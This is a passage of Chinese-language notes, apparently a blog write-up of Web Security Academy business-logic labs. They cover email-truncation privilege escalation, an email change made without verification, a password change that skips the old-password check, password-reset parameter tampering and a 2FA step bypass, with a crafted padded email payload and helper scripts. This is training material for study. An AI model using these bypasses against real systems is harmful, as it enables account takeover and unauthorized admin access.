


这里 `/admin` 页面提示只有 `DontWannaCry` 用户才能访问admin页面
而注册页面提示 `DontWannaCry` 用户是邮箱为 `@dontwannacry.com` 的用户




再注册一个账户,这次邮箱
填 `111@ac471fd81e8ce3b2809882c0015c008e.web-security-academy.net`


登录进去发现邮箱被截断了



只剩下了前225个字符
那么再注册一个账号,这次
填 `1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 11111111111111111@dontwannacry.com.ac471fd81e8ce3b2809882c0015c008e.web-security-academy.net`
注册的时候没有截断, 等登录进去就被截断了



好了,我现在也是 `DontWannaCry` 用户了



删除 `carlos` , 结束
这是用到的一些小小脚本:

```python
a = ""
for _ in range(300):
    a += "1"
print(a)

b = "11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111"
print(len(b))

print(len("@dontwannacry.com"))

print(255-17)

a = ""
for _ in range(238):
    a += "1"
print(a)
```

```
>>>
PS E:\VScode-workspace> & F:/Runtime/python3/python.exe e:/VScode-workspace/test/print_1x200.py
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111....
255
17
238
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111
PS E:\VScode-workspace>
```

3.对用户行为做出有缺陷的假设


值得信任的用户并不总是值得信任的

安全控制不一致

Inconsistent security controls

改邮箱而没有验证邮箱

改自己的邮箱为这个邮箱就行




https://blog.csdn.net/qq_42942594

用户不会总是提供强制输入

多用途功能的弱隔离

Weak isolation on dual-use endpoint


把标记的`&current-password=peter`删掉后端就不验证原密码了,唉



重置密码漏洞

Password reset broken logic

改个参数





用户并不总是遵循预期的顺序

Users won’t always follow the intended sequence

2FA跳过

直接手动跳过某些步骤即可







